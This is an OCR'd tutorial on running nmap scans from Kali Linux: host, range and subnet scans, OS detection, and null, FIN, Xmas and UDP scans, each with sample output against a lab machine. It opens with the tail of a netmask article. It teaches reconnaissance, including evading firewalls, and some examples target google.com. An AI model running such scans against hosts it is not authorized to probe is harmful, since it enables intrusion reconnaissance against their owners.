root@MrQuiety:~# netmask -o google.com
011237366107/037777777777
root@MrQuiety:~# netmask -o 192.168.237.129
030052166601/037777777777
root@MrQuiety:~#
```

Figure 10. Output address/netmask pairs in octal



```
root@MrQuiety:~# netmask -b google.com
01001010 01111101 11101100 11000000 / 11111111 11111111 11111111 11111111
root@MrQuiety:~# netmask -b 192.168.237.129
11000000 10101000 11101101 10000001 / 11111111 11111111 11111111 11111111
root@MrQuiety:~# 
```

Figure 11. Output address/netmask pairs in binary

How to Use Nmap in Kali Linux

by Rrajesh Kumar

Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. While Nmap is commonly used for security audits, many systems and network administrators find it useful for routine tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime (nmap.org).

Step 1. How to open nmap

A. GUI method (Figure 1).

Applications → Information Gathering → DNS Analysis → nmap





Figure 1. Opening nmap in the GUI

B. Open the terminal, type nmap, and hit *Enter* (Figure 2).



```
root@MrQuiety:~# nmap
Nmap 6.25 ( http://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
```

Figure 2. Opening nmap in the terminal


Step 2.

Scan a single IP address when the firewall is OFF/ON on the target PC (Figure 3).

Syntax – `nmap IP address/hostname`

Example – `nmap 192.168.237.129`

Example – `nmap google.com`



```
root@MrQuiety:~# nmap 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:07 IST
Nmap scan report for 192.168.237.129
Host is up (0.0013s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:B0:E3:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.27 seconds
root@MrQuiety:~# nmap 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:07 IST
Nmap scan report for 192.168.237.129
Host is up (0.00098s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:B0:E3:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.14 seconds
root@MrQuiety:~#
```

Target PC's firewall Off

Target Pc's firewall ON


Figure 3. Scanning a single IP address with the firewall ON/OFF

Step 3.

Boost up your nmap scan – using this command you can decrease scan time (Figure 4).

Syntax – `nmap -F IP address`

Example – `nmap -F 192.168.237.129`



```
root@MrQuiety:~# nmap 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:08 IST
Nmap scan report for 192.168.237.129
Host is up (0.0011s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:B0:E3:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.63 seconds
root@MrQuiety:~# nmap -F 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:09 IST
Nmap scan report for 192.168.237.129
Host is up (0.0012s latency).
Not shown: 96 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:B0:E3:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.29 seconds
root@MrQuiety:~#
```

Normal Scan

Fast Scan

Figure 4. Decreasing scan time


Step 4.

Scan multiple IP addresses or subnet.

A. Scan a range of IP addresses (Figure 5).

Syntax – `nmap IP address range`

Example – `nmap 192.168.237.1-130`




```
root@MrQuiety:~# nmap 192.168.237.1-130

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:10 IST
Nmap scan report for 192.168.237.1
Host is up (0.0013s latency).
All 1000 scanned ports on 192.168.237.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.237.2
Host is up (0.00074s latency).
Not shown: 999 closed ports
PORT    STATE    SERVICE
53/tcp filtered domain
MAC Address: 00:50:56:ED:D4:DE (VMware)

Nmap scan report for 192.168.237.128
Host is up (0.000020s latency).
All 1000 scanned ports on 192.168.237.128 are closed

Nmap scan report for 192.168.237.129
Host is up (0.0012s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:B0:E3:F3 (VMware)

Nmap done: 130 IP addresses (4 hosts up) scanned in 11.80 seconds
```

Figure 5. Scanning a range of IPs

B. Scan a range of IP addresses using a wildcard (Figure 6).

Example – `nmap 192.168.237.*`




```
root@MrQuiety:~# nmap 192.168.237.*

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:12 IST
Nmap scan report for 192.168.237.1
Host is up (0.0073s latency).
All 1000 scanned ports on 192.168.237.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.237.2
Host is up (0.00070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:ED:D4:DE (VMware)

Nmap scan report for 192.168.237.128
Host is up (0.000021s latency).
All 1000 scanned ports on 192.168.237.128 are closed

Nmap scan report for 192.168.237.129
Host is up (0.0010s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:B0:E3:F3 (VMware)
```

Figure 6. Scanning a range of IPs using wildcard

C. Scan an entire subnet (Figure 7).

Example – `nmap 192.168.237.0/24`




```
root@MrQuiety:~# nmap 192.168.237.0/24

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:13 IST
Nmap scan report for 192.168.237.1
Host is up (0.0058s latency).
All 1000 scanned ports on 192.168.237.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.237.2
Host is up (0.00091s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:ED:D4:DE (VMware)

Nmap scan report for 192.168.237.128
Host is up (0.000020s latency).
All 1000 scanned ports on 192.168.237.128 are closed

Nmap scan report for 192.168.237.129
Host is up (0.0014s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:B0:E3:F3 (VMware)
```

Figure 7. Scanning entire subnet

Step 5.

This command is used to scan OS and version detection (Figure 8).

Example – `nmap -O 192.168.237.129`




```
root@MrQuiety:~# nmap -O 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:14 IST
Nmap scan report for 192.168.237.129
Host is up (0.00096s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:B0:E3:F3 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp::sp2:professional cpe:/o:microsoft:windows_s
erver_2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.88 seconds
root@MrQuiety:~#
```

Figure 8. Scanning OS and itsversion

Step 6.

Scan all TCP ports in the target IP (Figure 9).

Example – `nmap -sT 192.168.237.129`



```
root@MrQuiety:~# nmap -sT 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:15 IST
Nmap scan report for 192.168.237.129
Host is up (0.016s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:B0:E3:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds
root@MrQuiety:~#
```

Figure 9. Scanning all TCP ports in target IP

Step 7.

Scan a firewall for security weakness.

A. Null scan – use TCP null scan to fool a firewall to generate a response (Figure 10).


Example – `nmap -sN 192.168.237.129`

B. Fin scan – use TCP Fin scan to check the firewall (Figure 10).

Example – `nmap -sF 192.168.237.129`

C. Use TCP Xmas scan to check firewall (Figure 10).

Example – `nmap -sX 192.168.237.129`




```
root@MrQuiety:~# nmap -sN 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:16 IST
Nmap scan report for 192.168.237.129
Host is up (0.0011s latency).
All 1000 scanned ports on 192.168.237.129 are closed
MAC Address: 00:0C:29:B0:E3:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.82 seconds
root@MrQuiety:~# nmap -sF 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:16 IST
Nmap scan report for 192.168.237.129
Host is up (0.0010s latency).
All 1000 scanned ports on 192.168.237.129 are closed
MAC Address: 00:0C:29:B0:E3:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds
root@MrQuiety:~# nmap -sX 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:16 IST
Nmap scan report for 192.168.237.129
Host is up (0.0011s latency).
All 1000 scanned ports on 192.168.237.129 are closed
MAC Address: 00:0C:29:B0:E3:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.87 seconds
root@MrQuiety:~#
```

Figure 10. Null, TCP Fin, and TCP Xmas scans

Step 8.

UDP scan – scan a host for UDP services. This scan is used to view open UDP ports (Figure 11).

Example – `nmap -sU 192.168.237.129`




```
root@MrQuiety:~# nmap -sU 192.168.237.129

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-01 19:17 IST
Nmap scan report for 192.168.237.129
Host is up (0.0035s latency).
Not shown: 993 closed ports
PORT      STATE         SERVICE
123/udp   open          ntp
137/udp   open          netbios-ns
138/udp   open|filtered netbios-dgm
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
1900/udp open|filtered upnp
4500/udp open|filtered nat-t-ike
MAC Address: 00:0C:29:B0:E3:F3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.03 seconds
root@MrQuiety:~#
```

Figure 11. UDP scan

Step 9.

Scan for IP protocol – this type of scan allows you to determine which IP protocols (TCP, ICMP, IGMP, etc.) are supported by target machines (Figure 12).

Example – `nmap -sO 192.168.237.129`



